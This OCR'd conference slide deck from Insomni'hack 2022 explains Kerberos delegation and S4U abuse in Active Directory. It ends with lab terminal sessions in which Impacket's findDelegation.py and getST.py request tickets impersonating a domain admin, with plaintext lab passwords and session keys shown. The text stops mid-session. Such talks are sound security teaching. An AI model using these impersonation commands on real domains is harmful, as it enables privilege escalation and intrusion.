Delegating Kerberos to bypass Kerberos delegation limitation

(Shutdown) Charlie Bromberg

[24/03/2022 - 11:30 AM]

Capgemini

INSOMNI'HACK

Contents

INSOMNI'HACK

Info sheet

Name: Charlie Bromberg

Alias: Shutdown @_nwodtuhs

Day job(s): Capgemini

- # (regional - South of 🇫🇷) pentest team leader (operations)
- # (national - 🇫🇷) community leader (leading change for: sales, staffing, delivery, knowledge management, ...)

Night job(s): The Hacker Recipes, Exegol, pyWhisker, targetedKerberoast.py, small PoCs, various Impacket scripts, ...

Known affiliate(s): Rémi Gascou @podalirius_
Mathieu Calemard du Gardin @Dramelac_
Spiros Fraganastasis @m3g9tr0n ...


Known location(s): 43.4851442 N, 5.3591208 E

AD & Kerberos

Capgemini


Active Directory

- [AD DS] Domain Services
  - Users, groups
  - Devices (workstation, server, ...)
  - Services (emails, apps, files, ...)
  - Mechanisms (auth, rights, policies, ...)
- [AD CS] Certificate Services
  - PKI (Public Key Infrastructure), ...
- [AD FS] Federation Services
- [AD SS] Site Services
- ...



Authentication


- # NTLM
  - * 3 way handshake (negotiate, challenge, authenticate)
  - * Challenge-response scheme
  - * Secret key based on password hash (NT or LM)
  - * Domain Controller (usually)[1] decides
- # Kerberos
  - * Based on tickets that expire in time
  - * Pre-authentication scheme based on “long term” key
  - * “Long term” key based on users’ password
  - * Supports certificates (PKINIT) for pre-auth
- # Digest, SSP, integrated, …



[1] target server decides if it knows the account's password hash

NTLM vs. Kerberos


- # NTLM
  - * Capture
  - * Relay
  - * Pass the hash
- # Kerberos
  - * Pre-auth bruteforce
  - * Pass the key/ticket/cache/certificate
  - * Overpass/unPAC the hash
  - * Golden/silver tickets
  - * ASREQ/ASREP/Kerberoast
  - * Delegations, S4U abuse
  - * Shadow Credentials
  - * sAMAccountName spoofing
  - * SPN-jacking



https://www.thehacker.recipes/ad/movement/ntlm
https://www.thehacker.recipes/ad/movement/kerberos

Kerberos authentication

- [Pre-auth]
  - Client encrypts a timestamp with its LT key[1]
  - Can work with certificates (PKINIT)
- [TGT] Ticket Granting Ticket
  - Issued by the AS[3] if pre-auth is ok
  - Information about user stored in PAC[2]
  - PAC is encrypted with KDC[5] LT key[1] (krbtgt)
- [ST] Service Ticket
  - Issued by the TGS[4] if TGT is ok
  - PAC[2] from TGT is replicated and encrypted with Service LT key[1] (e.g. APP01$)
  - Service decides client access depending on info in PAC[2]



[1] LT (Long Term) key = RC4 (i.e. NT hash), DES, AES128 or AES256
[2] PAC (Privilege Attribute Certificate)
[3] AS (Authentication Service)
[4] TGS (Ticket Granting Service)
[5] KDC (Key Distribution Center) is usually the Domain Controller

Kerberos delegation


Capgemini


Kerberos delegation


- Unconstrained
- Constrained
  - With protocol transition *("Use any auth. protocol")*
  - Without protocol transition *("Kerberos only")*
- Resource-Based Constrained

Kerberos delegation

- [KUD] Unconstrained
  - Account can delegate to any service
  - Delegation set on the account
  - Requires domain admin[1] privileges
- [KCD] Constrained
  - Account can delegate to a set of services
  - Delegation set on the account
  - Requires domain admin[1] privileges
  - With or without protocol transition
- [RBCD] Resource-Based Constrained
  - A set of services can delegate to the account
  - Delegation set on the account
  - Doesn't require ultra high privileges
  - Machine can configure itself for RBCD







[1] requires `SeEnableDelegationPrivilege` in the domain

Unconstrained delegation

TGT delegation


* Service configured for KUD receives ST
* ST contains user's TGT
* KUD service acts as the user with the TGT

SWOT

* act as any user on any service
* except members of Protected Users
* except users sensitive for delegation

Offensive PoV

* requires control over the KUD account
* requires incoming authentication from user to be able to act as him



Constrained delegation

> without Protocol Transition (“Kerberos only”)

Service Ticket forwarding


* Service configured for KCD receives ST
* ST is used as evidence in a S4U2proxy request
* S4U2proxy request = Service Ticket request

SWOT

* act as any user on a set of services
* except members of Protected Users
* except users sensitive for delegation

Offensive PoV

* requires control over the KCD account
* requires incoming authentication from user to be able to act as him



Constrained delegation

> with Protocol Transition (“any authentication protocol”)

Service Ticket forwarding


* Service configured for KCD calls S4U2self instead of waiting for a user authentication
* ST is used as evidence in a S4U2proxy request
* S4U2* request = Service Ticket request

SWOT


* act as any user on a set of services
* except members of Protected Users
* except users sensitive for delegation

Offensive PoV

* requires control over the KCD account



Resource-Based Constrained




Service-for-User

Capgemini

Service-for-user (S4U*)

[S4U2self] obtain a ST for oneself on behalf of a user
* if "impersonated" user is protected[1], ticket is valid but not `forwardable`
* if requester not configured for KCD, ticket is valid but not `forwardable`
* if requester is configured for KCD without Protocol Transition, ticket is valid but not `forwardable`

[S4U2proxy] obtain a ST for another service on behalf of a user
* request must include an additional-ticket as evidence
* additional-ticket must either be `forwardable` or have the `resource-based constrained delegation` bit set in the `PA-PAC-OPTIONS`
* requester must be allowed to delegate to target (KCD, RBCD)
* fails if "impersonated" user is protected[1]
* ST obtained with S4U2proxy is always `forwardable`


Shenanigans Labs

Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • Elad Shamir • 41 min read

Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that "protocol transition" can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use "Kerberos only" or "any authentication protocol".

I started the journey with Benjamin Delpy's (@gentilkiwi) help modifying Kekeo to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we had partial success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to it, trying to solve the problem with different approaches but did not have much success. Until I finally accepted defeat, and ironically then the solution came up, along with several other interesting abuse cases and new attack techniques.

TL;DR

This post is lengthy, and I am conscious that many of you do not have the time or attention span to read it, so I will try to convey the important points first:


1. Resource-based constrained delegation does not require a forwardable TGS when invoking

Wagging the Dog (2019)

[1] member of the "Protected Users" group or set "sensitive for delegation"

Source?

> Dude trust me_



Elad's blogpost is highly detailed, no criticism here! But let's do this ourselves

S4U2self tests

Capgemini

S4U2self

> No delegation

```
[Mar 18, 2022 - 19:31:30 (CET)] exegol-insomnihack /workspace # findDelegation.py -user 'self-pc$' 'insomni.hack'/'charlie':'complexpassword'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

No entries found!
[Mar 18, 2022 - 19:48:49 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomnihack'/'self-pc$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc$@INSOMNI.HACK.ccache
[Mar 18, 2022 - 19:48:55 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 19:48:55 PM
[*] End Time                      : 19/03/2022 05:48:55 AM
[*] RenewTill                     : 19/03/2022 19:48:55 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : ja1Vjnh1rD9Et574ilELWg==
```

no KCD

not forwardable

S4U2self

> KCD without PT


```
[Mar 18, 2022 - 19:29:59 (CET)] exegol-insomnihack /workspace # findDelegation.py -user 'self-pc-kcd$' 'insomni.hack'/'charlie':'complexpassword'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

AccountName   AccountType  DelegationType                      DelegationRightsTo
------------  -----------  ----------------------------------  ----------------------
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  rpcss/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  rpcss/SV01
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  http/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  http/SV01
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  HOST/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  HOST/SV01
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  cifs/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/o Protocol Transition  cifs/SV01



[Mar 18, 2022 - 19:31:19 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomnihack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 18, 2022 - 19:31:26 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 19:31:26 PM
[*] End Time                      : 19/03/2022 05:31:26 AM
[*] RenewTill                     : 19/03/2022 19:31:26 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : hJq+hFMJ/EK+v4oZqDFEzA==
```


KCD, but no Protocol Transition

not forwardable

S4U2self

> KCD with PT





S4U2self

> KCD with PT

```
[Mar 18, 2022 - 19:29:40 (CET)] exegol-insomnihack /workspace # findDelegation.py -user 'self-pc-kcd$' 'insomni.hack'/'charlie':'complexpassword'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

AccountName   AccountType  DelegationType                      DelegationRightsTo
------------  -----------  ----------------------------------  ----------------------
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  rpcss/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  rpcss/SV01
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  http/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  http/SV01
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  HOST/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  HOST/SV01
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  cifs/sv01.insomni.hack
self-pc-kcd$  Computer     Constrained w/ Protocol Transition  cifs/SV01


[Mar 18, 2022 - 19:29:43 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomnihack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
